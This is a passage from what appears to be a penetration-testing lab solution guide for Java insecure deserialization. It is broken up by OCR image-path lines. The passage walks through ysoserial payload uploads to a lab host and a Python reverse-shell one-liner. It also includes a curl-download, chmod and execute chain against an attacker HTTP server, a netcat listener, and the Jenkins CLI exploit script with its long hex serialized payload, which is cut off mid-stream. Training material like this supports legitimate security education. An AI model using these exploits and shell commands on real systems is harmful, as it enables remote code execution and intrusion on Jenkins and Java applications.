
```
    print("[+] Used filename: " + filename)
    print(r.text)
    print("\n")
```

Then, the "upload_file" request can be similar to the below.

```
def upload(filename):
    url = "http://demo.ine.local/upload/upload.php"
    files ={'uploaded_file': open(filename, 'rb')}
    r = requests.post(url, files=files)
```

Step 4: We will also need a list of all payload files by their name. Since each file is named after the payload, we can use the "yso" file again to generate a list (as we don't want to retype it manually).

```
while read payload; do /root/payloads.txt echo \'$payload\',
>> /root/p2.txt; done < /root/payloads.txt
```



The result will look similar.

```
root@INE:~# cat /root/p2.txt
'AspectJWeaver',
'BeanShell1',
'C3P0',
'Click1',
'Clojure',
'CommonsBeanutils1',
'CommonsCollections1',
'CommonsCollections2',
'CommonsCollections3',
'CommonsCollections4',
'CommonsCollections5',
'CommonsCollections6',
'CommonsCollections7',
'FileUpload1',
'Groovy1',
'Hibernate1',
'Hibernate2',
'JBossInterceptors1',
'JRMPClient',
'JRMPListener',
'JSON1',
'JavassistWeld1',
'Jdk7u21',
'Jython1',
'MozillaRhino1',
'MozillaRhino2',
'Myfaces1',
'Myfaces2',
'ROME',
'Spring1',
'Spring2',
'URLDNS',
'Vaadin1',
'Wicket1',
root@INE:~#
```

The list can be pasted directly into a Python program (the last comma after the last payload has to be deleted)

```
payloads = [
'AspectJWeaver',
'BeanShell1',
'C3P0',
'Click1',
'Clojure',
'CommonsBeanutils1',
'CommonsCollections1',
'CommonsCollections2',
'CommonsCollections3',
'CommonsCollections4',
'CommonsCollections5',
'CommonsCollections6',
```

To sequentially run them and then use "read file" immediately, we need to implement the concept of threading. If we simply run the two functions above one after the other, readfile() will wait for upload() until it finishes. By this time, the target file will be gone.


Threading will simply start upload() in another thread which will allow readfile() to run without waiting for the response of upload().

```
for payload in payloads:
    x=threading.Thread(target=upload, args=(payload,))
    x.start()
    readfile()
    time.sleep(2)
```

Before running the exploit check if you have started a listener to detect pings - e.g. Wireshark or tcpdump.

Command:

```
tcpdump -i eth1 icmp
```



Step 5: Copy and paste the code and save it as **exploit.py**. We can now clear the list in the exploit, so its final shape will be similar to the below.

```
import requests
import time
import threading
def readfile(filename):
    url = "http://demo.ine.local/upload/index.php?sent=OK"
    r = requests.get(url)
    print("[+] Used filename: " + filename)
    print(r.text)
    print("\n")
def upload(filename):
    url = "http://demo.ine.local/upload/upload.php"
    files ={'uploaded_file': open(filename, 'rb')}
    r = requests.post(url, files=files)
```

```
payloads = [
'CommonsCollections2'
]
for payload in payloads:
    x=threading.Thread(target=upload, args=(payload,))
    x.start()
    readfile(payload)
    time.sleep(2)
```

Step 6: Execute the exploit code by the following command.

Command:

```
python exploit.py
```

The result is code execution!

```
root@INE:~# tcpdump -i eth1 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:28:16.333604 IP demo.ine.local > INE: ICMP echo request, id 901, seq 1, length 64
13:28:16.333641 IP INE > demo.ine.local: ICMP echo reply, id 901, seq 1, length 64
13:28:17.335784 IP demo.ine.local > INE: ICMP echo request, id 901, seq 2, length 64
13:28:17.335804 IP INE > demo.ine.local: ICMP echo reply, id 901, seq 2, length 64
13:28:21.088178 IP demo.ine.local > INE: ICMP echo request, id 929, seq 1, length 64
13:28:21.088210 IP INE > demo.ine.local: ICMP echo reply, id 929, seq 1, length 64
13:28:22.103739 IP demo.ine.local > INE: ICMP echo request, id 929, seq 2, length 64
13:28:22.103768 IP INE > demo.ine.local: ICMP echo reply, id 929, seq 2, length 64
13:28:23.590567 IP demo.ine.local > INE: ICMP echo request, id 944, seq 1, length 64
13:28:23.590591 IP INE > demo.ine.local: ICMP echo reply, id 944, seq 1, length 64
13:28:24.599792 IP demo.ine.local > INE: ICMP echo request, id 944, seq 2, length 64
13:28:24.599824 IP INE > demo.ine.local: ICMP echo reply, id 944, seq 2, length 64
13:28:26.080556 IP demo.ine.local > INE: ICMP echo request, id 959, seq 1, length 64
13:28:26.080589 IP INE > demo.ine.local: ICMP echo reply, id 959, seq 1, length 64
13:28:27.095729 IP demo.ine.local > INE: ICMP echo request, id 959, seq 2, length 64
13:28:27.095744 IP INE > demo.ine.local: ICMP echo reply, id 959, seq 2, length 64
13:28:28.580029 IP demo.ine.local > INE: ICMP echo request, id 974, seq 1, length 64
13:28:28.580054 IP INE > demo.ine.local: ICMP echo reply, id 974, seq 1, length 64
13:28:29.591716 IP demo.ine.local > INE: ICMP echo request, id 974, seq 2, length 64
13:28:29.591730 IP INE > demo.ine.local: ICMP echo reply, id 974, seq 2, length 64
13:28:33.588126 IP demo.ine.local > INE: ICMP echo request, id 1002, seq 1, length 64
13:28:33.588152 IP INE > demo.ine.local: ICMP echo reply, id 1002, seq 1, length 64
13:28:34.615772 IP demo.ine.local > INE: ICMP echo request, id 1002, seq 2, length 64
13:28:34.615791 IP INE > demo.ine.local: ICMP echo reply, id 1002, seq 2, length 64
```

After a short, while seeing different responses for each payload, we can see that when CommonsCollections2 is used, pings start to appear.

```
[+] Used filename: CommonsCollections2
org.apache.commons.collections4.FunctorException: InvokerTransformer:
.trax.TemplatesImpl' threw an exception
<html>
<body>
<h2> Read the file </h2>
<a href="index.php?sent=OK">
<input type=submit value="OK" /></a>

<h3> The upload page is <a href="upload.php">here</a></h3>
```

Task 4. Obtain a reverse shell

To establish a reverse shell we will need to issue a command or series of commands. Keep in mind that in Java deserialization, you can use spaces in the commands, but you cannot use spaces in the arguments of the commands.

Step 1: Create a shell script to get the reverse shell from the target machine.

Save this code as **rev.py** in the root directory.

Code:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
CK_STREAM);s.connect(("192.46.20.2",443));os.dup2(s.fileno(),
0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Step 2: Then let's host the above using Python's SimpleHTTPServer module in the directory where rev is present.

Command:

```
python -m SimpleHTTServer 8443
```

```
root@INE:~# python -m SimpleHTTPServer 8443
Serving HTTP on 0.0.0.0 port 8443 ...
```

Step 3: In another terminal window, start a Netcat listener.

Command:

```
nc -lvp 443
```

```
root@INE:~# nc -lvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

Step 4: Finally, the exploit is changed to generate the respective payloads one after the other.

- Download the reverse shell
- Make it executable

```
Start the shell
 payload = 'CommonsCollections2'
commands = [
'"curl http://192.91.247.2:8443/rev.py -O rev.py"',
'"chmod +x rev.py"',
'"./rev.py"'
]
for command in commands:
    os.system("java -jar
/root/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar "
+ payload + " " + command + " > " + payload)
```

```
    x=threading.Thread(target=upload, args=(payload,))
    x.start()
    readfile(payload)
```

- `time.sleep(2)`

Below you can find the full exploit code.

Save this as exploit.py and execute the file.

Command:


```
python exploit.py
```

Code:

```
import requests
import time
import threading
import os
def readfile(filename):
    url = "http://demo.ine.local/upload/index.php?sent=OK"
    r = requests.get(url)
    print("[+] Used filename: " + filename)
    print(r.text)
    print("\n")
def upload(filename):
    url = "http://demo.ine.local/upload/upload.php"
    files ={'uploaded_file': open(filename, 'rb')}
    r = requests.post(url, files=files)
payload = 'CommonsCollections2'
commands = [
'"curl http://192.91.247.2:8443/rev.py -O rev.py"',
'"chmod +x rev.py"',
'"./rev.py"'
]
for command in commands:
    os.system("java -jar
/root/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar "
+ payload + " " + command + " > " + payload)
```

```
    x=threading.Thread(target=upload, args=(payload,))
    x.start()
    readfile(payload)
    time.sleep(2)
```

Successfully achieved remote code execution.



Java Insecure Deserialization - Scenario 2

Java Insecure Deserialization II

Scenario

Your goal is to exploit a vulnerable to insecure deserialization Jenkins application. Before you start, you might want to read this article which includes details regarding the discovery of that vulnerability.

Target URL:

http://demo.ine.local
Jenkins application is served in this URL in the target machine. Use this URL to find and exploit the vulnerability.

Goals

Perform deserialization attack on Jenkins application to achieve remote code execution.

Recommended tools

- Ysoserial
- Python
- https://github.com/foxglovesec/JavaUnserializeExploits/blob/master/jenkins.py
- Nmap

Solution

Step 1: Start the lab. Wait until the lab is ready. Once the lab is ready, the kali Linux interface will be available on the browser.

Step 2: Scan the network with Nmap and gather the information about the target machine.

Use the following command to get the information about open ports and services in the network.

Command:

```
nmap demo.ine.local
```


```
root@INE:~# nmap demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-15 17:32 IST
Nmap scan report for demo.ine.local (192.24.161.3)
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
50000/tcp open  ibm-db2
MAC Address: 02:42:C0:18:A1:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@INE:~#
```

Got the information about the IP address and the ports which are open in the target machine.

Step 3: Inspect the Jenkins application by navigating to the IP address at port 8080 in the web browser.

Target URL:

http://192.24.161.3:8080/



Step 4: Copy and paste the python exploit code and save it as exploit.py.

Source:
https://github.com/foxglovesec/JavaUnserializeExploits/blob/master/jenkins.py

Code:

```
#!/usr/bin/python
#usage: ./jenkins.py host port /path/to/payload
import socket
import sys
import requests
import base64
host = sys.argv[1]
port = sys.argv[2]
```

```
#Query Jenkins over HTTP to find what port the CLI listener
is on
r = requests.get('http://'+host+':'+port)
cli_port = int(r.headers['X-Jenkins-CLI-Port'])
#Open a socket to the CLI port
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (host, cli_port)
print 'connecting to %s port %s' % server_address
sock.connect(server_address)
# Send headers
headers='\x00\x14\x50\x72\x6f\x74\x6f\x63\x6f\x6c\x3a\x43\x4c
\x49\x2d\x63\x6f\x6e\x6e\x65\x63\x74'
print 'sending "%s"' % headers
sock.send(headers)
data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data
data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data
payloadObj = open(sys.argv[3],'rb').read()
payload_b64 = base64.b64encode(payloadObj)
payload='\x3c\x3d\x3d\x3d\x5b\x4a\x45\x4e\x4b\x49\x4e\x53\x20
\x52\x45\x4d\x4f\x54\x49\x4e\x47\x20\x43\x41\x50\x41\x43\x49\
x54\x59\x5d\x3d\x3d\x3d\x3e'+payload_b64+'\x00\x00\x00\x00\x1
1\x2d\xac\xed\x00\x05\x73\x72\x00\x1b\x68\x75\x64\x73\x6f\x6e
\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x55\x73\x65\x72\x52\
x65\x71\x75\x65\x73\x74\x00\x00\x00\x00\x00\x00\x00\x01\x02\x
00\x03\x4c\x00\x10\x63\x6c\x61\x73\x73\x4c\x6f\x61\x64\x65\x7
2\x50\x72\x6f\x78\x79\x74\x00\x30\x4c\x68\x75\x64\x73\x6f\x6e
\x2f\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2f\x52\x65\x6d\x6f\x74\
x65\x43\x6c\x61\x73\x73\x4c\x6f\x61\x64\x65\x72\x24\x49\x43\x
6c\x61\x73\x73\x4c\x6f\x61\x64\x65\x72\x3b\x5b\x00\x07\x72\x6
5\x71\x75\x65\x73\x74\x74\x00\x02\x5b\x42\x4c\x00\x08\x74\x6f
\x53\x74\x72\x69\x6e\x67\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f\
x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x67\x3b\x78\x72\x00\x
17\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x6
7\x2e\x52\x65\x71\x75\x65\x73\x74\x00\x00\x00\x00\x00\x00\x00
\x01\x02\x00\x03\x49\x00\x02\x69\x64\x49\x00\x08\x6c\x61\x73\
x74\x49\x6f\x49\x64\x4c\x00\x08\x72\x65\x73\x70\x6f\x6e\x73\x
```

65\x74\x00\x1a\x4c\x68\x75\x64\x73\x6f\x6e\x2f\x72\x65\x6d\x6
f\x74\x69\x6e\x67\x2f\x52\x65\x73\x70\x6f\x6e\x73\x65\x3b\x78
\x72\x00\x17\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\
x69\x6e\x67\x2e\x43\x6f\x6d\x6d\x61\x6e\x64\x00\x00\x00\x00\x
00\x00\x00\x01\x02\x00\x01\x4c\x00\x09\x63\x72\x65\x61\x74\x6
5\x64\x41\x74\x74\x00\x15\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e
\x67\x2f\x45\x78\x63\x65\x70\x74\x69\x6f\x6e\x3b\x78\x70\x73\
x72\x00\x1e\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x
69\x6e\x67\x2e\x43\x6f\x6d\x6d\x61\x6e\x64\x24\x53\x6f\x75\x7
2\x63\x65\x00\x00\x00\x00\x00\x00\x01\x02\x00\x01\x4c\x00
\x06\x74\x68\x69\x73\x24\x30\x74\x00\x19\x4c\x68\x75\x64\x73\
x6f\x6e\x2f\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2f\x43\x6f\x6d\x
6d\x61\x6e\x64\x3b\x78\x72\x00\x13\x6a\x61\x76\x61\x2e\x6c\x6
1\x6e\x67\x2e\x45\x78\x63\x65\x70\x74\x69\x6f\x6e\xd0\xfd\x1f
\x3e\x1a\x3b\x1c\xc4\x02\x00\x00\x78\x72\x00\x13\x6a\x61\x76\
x61\x2e\x6c\x61\x6e\x67\x2e\x54\x68\x72\x6f\x77\x61\x62\x6c\x
65\xd5\xc6\x35\x27\x39\x77\xb8\xcb\x03\x00\x04\x4c\x00\x05\x6
3\x61\x75\x73\x65\x74\x00\x15\x4c\x6a\x61\x76\x61\x2f\x6c\x61
\x6e\x67\x2f\x54\x68\x72\x6f\x77\x61\x62\x6c\x65\x3b\x4c\x00\
x0d\x64\x65\x74\x61\x69\x6c\x4d\x65\x73\x73\x61\x67\x65\x71\x
00\x7e\x00\x03\x5b\x00\x0a\x73\x74\x61\x63\x6b\x54\x72\x61\x6
3\x65\x74\x00\x1e\x5b\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67
\x2f\x53\x74\x61\x63\x6b\x54\x72\x61\x63\x65\x45\x6c\x65\x6d\
x65\x6e\x74\x3b\x4c\x00\x14\x73\x75\x70\x70\x72\x65\x73\x73\x
65\x64\x45\x78\x63\x65\x70\x74\x69\x6f\x6e\x73\x74\x00\x10\x4
c\x6a\x61\x76\x61\x2f\x75\x74\x69\x6c\x2f\x4c\x69\x73\x74\x3b
\x78\x70\x71\x00\x7e\x00\x10\x70\x75\x72\x00\x1e\x5b\x4c\x6a\
x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x53\x74\x61\x63\x6b\x54\x
72\x61\x63\x65\x45\x6c\x65\x6d\x65\x6e\x74\x3b\x02\x46\x2a\x3
c\x3c\xfd\x22\x39\x02\x00\x00\x78\x70\x00\x00\x00\x0c\x73\x72
\x00\x1b\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x53\x74\x61\
x63\x6b\x54\x72\x61\x63\x65\x45\x6c\x65\x6d\x65\x6e\x74\x61\x
09\xc5\x9a\x26\x36\xdd\x85\x02\x00\x04\x49\x00\x0a\x6c\x69\x6
e\x65\x4e\x75\x6d\x62\x65\x72\x4c\x00\x0e\x64\x65\x63\x6c\x61
\x72\x69\x6e\x67\x43\x6c\x61\x73\x73\x71\x00\x7e\x00\x03\x4c\
x00\x08\x66\x69\x6c\x65\x4e\x61\x6d\x65\x71\x00\x7e\x00\x03\x
4c\x00\x0a\x6d\x65\x74\x68\x6f\x64\x4e\x61\x6d\x65\x71\x00\x7
e\x00\x03\x78\x70\x00\x00\x00\x43\x74\x00\x17\x68\x75\x64\x73

\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x43\x6f\x6d\
x6d\x61\x6e\x64\x74\x00\x0c\x43\x6f\x6d\x6d\x61\x6e\x64\x2e\x
6a\x61\x76\x61\x74\x00\x06\x3c\x69\x6e\x69\x74\x3e\x73\x71\x0
0\x7e\x00\x13\x00\x00\x00\x32\x71\x00\x7e\x00\x15\x71\x00\x7e
\x00\x16\x71\x00\x7e\x00\x17\x73\x71\x00\x7e\x00\x13\x00\x00\
x00\x63\x74\x00\x17\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x
6f\x74\x69\x6e\x67\x2e\x52\x65\x71\x75\x65\x73\x74\x74\x00\x0
c\x52\x65\x71\x75\x65\x73\x74\x2e\x6a\x61\x76\x61\x71\x00\x7e
\x00\x17\x73\x71\x00\x7e\x00\x13\x00\x00\x00\x3c\x74\x00\x1b\
x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x
2e\x55\x73\x65\x72\x52\x65\x71\x75\x65\x73\x74\x74\x00\x10\x5
5\x73\x65\x72\x52\x65\x71\x75\x65\x73\x74\x2e\x6a\x61\x76\x61
\x71\x00\x7e\x00\x17\x73\x71\x00\x7e\x00\x13\x00\x00\x03\x08\
x74\x00\x17\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x
69\x6e\x67\x2e\x43\x68\x61\x6e\x6e\x65\x6c\x74\x00\x0c\x43\x6
8\x61\x6e\x6e\x65\x6c\x2e\x6a\x61\x76\x61\x74\x00\x04\x63\x61
\x6c\x6c\x73\x71\x00\x7e\x00\x13\x00\x00\x00\xfa\x74\x00\x27\
x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x
2e\x52\x65\x6d\x6f\x74\x65\x49\x6e\x76\x6f\x63\x61\x74\x69\x6
f\x6e\x48\x61\x6e\x64\x6c\x65\x72\x74\x00\x1c\x52\x65\x6d\x6f
\x74\x65\x49\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x48\x61\x6e\
x64\x6c\x65\x72\x2e\x6a\x61\x76\x61\x74\x00\x06\x69\x6e\x76\x
6f\x6b\x65\x73\x71\x00\x7e\x00\x13\xff\xff\xff\xff\x74\x00\x1
7\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67
\x2e\x24\x50\x72\x6f\x78\x79\x31\x70\x74\x00\x0f\x77\x61\x69\
x74\x46\x6f\x72\x50\x72\x6f\x70\x65\x72\x74\x79\x73\x71\x00\x
7e\x00\x13\x00\x00\x04\xe7\x71\x00\x7e\x00\x20\x71\x00\x7e\x0
0\x21\x74\x00\x15\x77\x61\x69\x74\x46\x6f\x72\x52\x65\x6d\x6f
\x74\x65\x50\x72\x6f\x70\x65\x72\x74\x79\x73\x71\x00\x7e\x00\
x13\x00\x00\x00\x93\x74\x00\x0e\x68\x75\x64\x73\x6f\x6e\x2e\x
63\x6c\x69\x2e\x43\x4c\x49\x74\x00\x08\x43\x4c\x49\x2e\x6a\x6
1\x76\x61\x71\x00\x7e\x00\x17\x73\x71\x00\x7e\x00\x13\x00\x00
\x00\x48\x74\x00\x1f\x68\x75\x64\x73\x6f\x6e\x2e\x63\x6c\x69\
x2e\x43\x4c\x49\x43\x6f\x6e\x6e\x65\x63\x74\x69\x6f\x6e\x46\x
61\x63\x74\x6f\x72\x79\x74\x00\x19\x43\x4c\x49\x43\x6f\x6e\x6
e\x65\x63\x74\x69\x6f\x6e\x46\x61\x63\x74\x6f\x72\x79\x2e\x6a
\x61\x76\x61\x74\x00\x07\x63\x6f\x6e\x6e\x65\x63\x74\x73\x71\
x00\x7e\x00\x13\x00\x00\x01\xdf\x71\x00\x7e\x00\x2d\x71\x00\x

7e\x00\x2e\x74\x00\x05\x5f\x6d\x61\x69\x6e\x73\x71\x00\x7e\x0
0\x13\x00\x00\x01\x86\x71\x00\x7e\x00\x2d\x71\x00\x7e\x00\x2e
\x74\x00\x04\x6d\x61\x69\x6e\x73\x72\x00\x26\x6a\x61\x76\x61\
x2e\x75\x74\x69\x6c\x2e\x43\x6f\x6c\x6c\x65\x63\x74\x69\x6f\x
6e\x73\x24\x55\x6e\x6d\x6f\x64\x69\x66\x69\x61\x62\x6c\x65\x4
c\x69\x73\x74\xfc\x0f\x25\x31\xb5\xec\x8e\x10\x02\x00\x01\x4c
\x00\x04\x6c\x69\x73\x74\x71\x00\x7e\x00\x0f\x78\x72\x00\x2c\
x6a\x61\x76\x61\x2e\x75\x74\x69\x6c\x2e\x43\x6f\x6c\x6c\x65\x
63\x74\x69\x6f\x6e\x73\x24\x55\x6e\x6d\x6f\x64\x69\x66\x69\x6
1\x62\x6c\x65\x43\x6f\x6c\x6c\x65\x63\x74\x69\x6f\x6e\x19\x42
\x00\x80\xcb\x5e\xf7\x1e\x02\x00\x01\x4c\x00\x01\x63\x74\x00\
x16\x4c\x6a\x61\x76\x61\x2f\x75\x74\x69\x6c\x2f\x43\x6f\x6c\x
6c\x65\x63\x74\x69\x6f\x6e\x3b\x78\x70\x73\x72\x00\x13\x6a\x6
1\x76\x61\x2e\x75\x74\x69\x6c\x2e\x41\x72\x72\x61\x79\x4c\x69
\x73\x74\x78\x81\xd2\x1d\x99\xc7\x61\x9d\x03\x00\x01\x49\x00\
x04\x73\x69\x7a\x65\x78\x70\x00\x00\x00\x00\x77\x04\x00\x00\x
00\x00\x78\x71\x00\x7e\x00\x3c\x78\x71\x00\x7e\x00\x08\x00\x0
0\x00\x01\x00\x00\x00\x00\x70\x73\x7d\x00\x00\x00\x02\x00\x2e
\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\
x2e\x52\x65\x6d\x6f\x74\x65\x43\x6c\x61\x73\x73\x4c\x6f\x61\x
64\x65\x72\x24\x49\x43\x6c\x61\x73\x73\x4c\x6f\x61\x64\x65\x7
2\x00\x1c\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69
\x6e\x67\x2e\x49\x52\x65\x61\x64\x52\x65\x73\x6f\x6c\x76\x65\
x78\x72\x00\x17\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x72\x
65\x66\x6c\x65\x63\x74\x2e\x50\x72\x6f\x78\x79\xe1\x27\xda\x2
0\xcc\x10\x43\xcb\x02\x00\x01\x4c\x00\x01\x68\x74\x00\x25\x4c
\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x72\x65\x66\x6c\x65\
x63\x74\x2f\x49\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x48\x61\x
6e\x64\x6c\x65\x72\x3b\x78\x70\x73\x72\x00\x27\x68\x75\x64\x7
3\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x52\x65\x6d
\x6f\x74\x65\x49\x6e\x76\x6f\x63\x61\x74\x69\x6f\x6e\x48\x61\
x6e\x64\x6c\x65\x72\x00\x00\x00\x00\x00\x00\x00\x01\x03\x00\x
05\x5a\x00\x14\x61\x75\x74\x6f\x55\x6e\x65\x78\x70\x6f\x72\x7
4\x42\x79\x43\x61\x6c\x6c\x65\x72\x5a\x00\x09\x67\x6f\x69\x6e
\x67\x48\x6f\x6d\x65\x49\x00\x03\x6f\x69\x64\x5a\x00\x09\x75\
x73\x65\x72\x50\x72\x6f\x78\x79\x4c\x00\x06\x6f\x72\x69\x67\x
69\x6e\x71\x00\x7e\x00\x0d\x78\x70\x00\x00\x00\x00\x00\x02\x0
0\x73\x71\x00\x7e\x00\x0b\x71\x00\x7e\x00\x43\x74\x00\x78\x50

\x72\x6f\x78\x79\x20\x68\x75\x64\x73\x6f\x6e\x2e\x72\x65\x6d\
x6f\x74\x69\x6e\x67\x2e\x52\x65\x6d\x6f\x74\x65\x49\x6e\x76\x
6f\x63\x61\x74\x69\x6f\x6e\x48\x61\x6e\x64\x6c\x65\x72\x40\x3
2\x20\x77\x61\x73\x20\x63\x72\x65\x61\x74\x65\x64\x20\x66\x6f
\x72\x20\x69\x6e\x74\x65\x72\x66\x61\x63\x65\x20\x68\x75\x64\
x73\x6f\x6e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x52\x65\x
6d\x6f\x74\x65\x43\x6c\x61\x73\x73\x4c\x6f\x61\x64\x65\x72\x2
4\x49\x43\x6c\x61\x73\x73\x4c\x6f\x61\x64\x65\x72\x75\x71\x00
\x7e\x00\x11\x00\x00\x00\x0d\x73\x71\x00\x7e\x00\x13\x00\x00\
x00\x7d\x71\x00\x7e\x00\x24\x71\x00\x7e\x00\x25\x71\x00\x7e\x
00\x17\x73\x71\x00\x7e\x00\x13\x00\x00\x00\x89\x71\x00\x7e\x0
0\x24\x71\x00\x7e\x00\x25\x74\x00\x04\x77\x72\x61\x70\x73\x71
\x00\x7e\x00\x13\x00\x00\x02\x6a\x71\x00\x7e\x00\x20\x71\x00\
x7e\x00\x21\x74\x00\x06\x65\x78\x70\x6f\x72\x74\x73\x71\x00\x
7e\x00\x13\x00\x00\x02\xa6\x74\x00\x21\x68\x75\x64\x73\x6f\x6
e\x2e\x72\x65\x6d\x6f\x74\x69\x6e\x67\x2e\x52\x65\x6d\x6f\x74
\x65\x43\x6c\x61\x73\x73\x4c\x6f\x61\x64\x65\x72\x74\x00\x16\
x52\x65\x6d\x6f\x74\x65\x43\x6c\x61\x73\x73\x4c\x6f\x61\x64\x
65\x72\x2e\x6a\x61\x76\x61\x71\x00\x7e\x00\x4a\x73\x71\x00\x7
e\x00\x13\x00\x00\x00\x46\x71\x00\x7e\x00\x1d\x71\x00\x7e\x00
\x1e\x71\x00\x7e\x00\x17\x73\x71\x00\x7e\x00\x13\x00\x00\x03\
